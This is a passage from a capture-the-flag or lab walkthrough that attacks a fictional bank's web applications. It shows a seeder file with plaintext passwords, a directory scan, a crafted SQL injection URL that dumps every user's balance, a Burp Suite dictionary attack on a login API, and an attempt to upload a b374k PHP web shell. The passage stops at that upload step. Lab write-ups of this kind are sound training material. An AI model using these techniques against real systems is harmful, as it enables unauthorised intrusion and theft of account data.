
```
root@Kali:~/TL8-writeup/site/app/database/seeds# cat DatabaseSeeder.php
<?php

class DatabaseSeeder extends Seeder {

        /**
         * Run the database seeds.
         *
         * @return void
         */
        public function run()
        {
                Eloquent::unguard();

                $this->call('UserTableSeeder');
        $this->call('NewsTableSeeder');
        }

}

class UserTableSeeder extends Seeder {

        public function run()
        {
                DB::table('users')->delete();

                User::create(array('email' => 'admin@sas.local', 'login' => 'adm
in', 'password' => Hash::make('OEbdBst1RqWyfVsN1TrP')));
        User::create(array('email' => 'user@sas.local', 'login' => 'user', 'pass
word' => Hash::make('5K0YqEk1JQVXkVJw8SeA')));

        }

}

class NewsTableSeeder extends Seeder {

        public function run()
        {
                DB::table('news')->delete();

                News::create(array('title' => "qwe", 'text' => 'fadsfds'));
        News::create(array('title' => "qwe", 'text' => 'fadsfds'));

    }

}root@Kali:~/TL8-writeup/site/app/database/seeds#
```

Let's log in to the website using any of these credentials, and here we go (they didn't even hard code hashes!):

Go get the first token, and read on for the next challenge!

EXPLORING CABINET


Next up, the same gateway exposes another web application accessible via HTTPS. Likely, the *cabinet* from the original network diagram:



Cabinet only offers a sign in form for a non-authenticated user. Trying SQL injection on a login form doesn't work, so let's do a directory scan:

```
root@Kali:~/TL8-writeup/cabinet# dirb https://192.168.101.6/ -a "Mozilla/5.0 (X1
1; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0"

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec  3 03:23:38 2015
URL_BASE: https://192.168.101.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
USER_AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
 Iceweasel/31.8.0

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.101.6/ ----
+ https://192.168.101.6/.htaccess (CODE:200|SIZE:356)
+ https://192.168.101.6/account (CODE:302|SIZE:356)
+ https://192.168.101.6/api (CODE:200|SIZE:55)
-> Testing: https://192.168.101.6/cert
```

While dirb goes on, "api" folder jumps out by its availability to a non-authenticated user:




Luckily for us, the website was kind enough to give us the URLs of the API endpoints. These are made use of by SaS bank client software—an internet banking mobile app or alike. Checking the endpoints:

/api/auth:


This endpoint will authenticate a user via a given email and password.

```
{"error":{"email":["The email field is required."],"password":["The password field is required."]}}
```

Trying various emails and passwords doesn't work:



And attempting an SQL injection gives us an *"Access denied"* error, presumably generated by a WAF that protects the application behind:




/api/balance:

```
{"error":{"api_session_token":["The api session token field is required."],"id":["The id field is required."]}}
```

This endpoint will offer account balance to an authenticated user via a session token, presumably previously obtained from the *auth* endpoint


upon successful authentication. Let's try to play around with these pa-



rameters…

By trying various tokens we learn that it must be 40 characters long.


Let's try an SQL injection here:



Same result, but WAF protection didn't fire up. Obviously, they've only protected the authentication endpoint. Well, good for us! Let's craft a 40-character-long SQL injection statement for the api_session_token:

https://192.168.101.6/api/balance?api_session_token=12345678901234567890123456789%27+or+%271%27=%271&id=11

And here we go, the endpoint offers us a list of the entire user set, along with their balances:




Not exactly the last word in security for a bank!

CREDENTIALS DICTIONARY ATTACK


Of all the emails above, one jumps out as it is registered with @sas-bank.lab. That is, we figured out our first username within the system!

Let's try to see if we can attack their credentials, this time, by using auth endpoint.




Let's fire up Burp Suite and try to perform a dictionary attack against the endpoint.

First of all, let's make sure that Iceweasel connects to the Internet via Burp Proxy. I have mine running at 127.0.0.1:8090.




You can set it to whatever you like in Proxy > Options tab:




NOTE: This walkthrough doesn't offer a complete guide on Burp settings. More specifically, you'll need to install Burp's root CA certificate to be able to intercept HTTPS traffic.

Let's go to the Proxy > Intercept tab and enable it. Back into the browser, refreshing the page, and:




The request is intercepted. Let's right click the raw body and send it to the Intruder. There, we clear all the automatically generated payload positions, and keep just one, for the password:




In the Payload Options we give it a list of passwords to try. I will try John's password list found in /usr/share/john/password.lst in Kali.


The attack is going on, and you can see that each of the responses contains the "Wrong password or email" error. Let's create a filter so that Burp Suite shows the correct password:




Go grab yourself a coffee while it works on the password, and let's see what happens in a few minutes…



The password is identified! Let's try to log on with the credentials:



We can see Ralph's account history. Let's explore the inner area of the cabinet. Like I said, I normally look at input fields for various injections, usernames in HTML page source, hidden directories and file upload to begin with. Here, the cabinet allows Ralph to upload a profile picture:




Upload forms are prone to many kinds of developer errors, among which one of the most popular is lack of file type verification. This lets an attacker to upload a PHP file (or any other file depending on the site's underlying technology) and gain "shell" on the server. The uploaded file would listen to various commands given by the attacker (like, list the files on the server, connect to a database, or execute a reverse shell back to the attacker for an interactive connection). So, file upload vulnerabilities are extremely dangerous as they expose internal server information, its database, passwords, connection strings and other data, and may be used by an attacker to attack other hosts on the same network.

While it is perfectly fine to upload a simple shell that only executes a command given by via GET parameter, I found a b374k shell that seems to have quite a number of handy features. Grab your own shell file or get a copy of b374k here: *https://github.com/b374k/b374k*.


Let's try to upload a PHP file instead of the picture and see what happens:

We do see an upload error:




But let's dig deeper before we give this up.

According to IMG src attribute, the files end up in /uploads subfolder. Let's try *https://192.168.101.6/uploads/shell.php*:



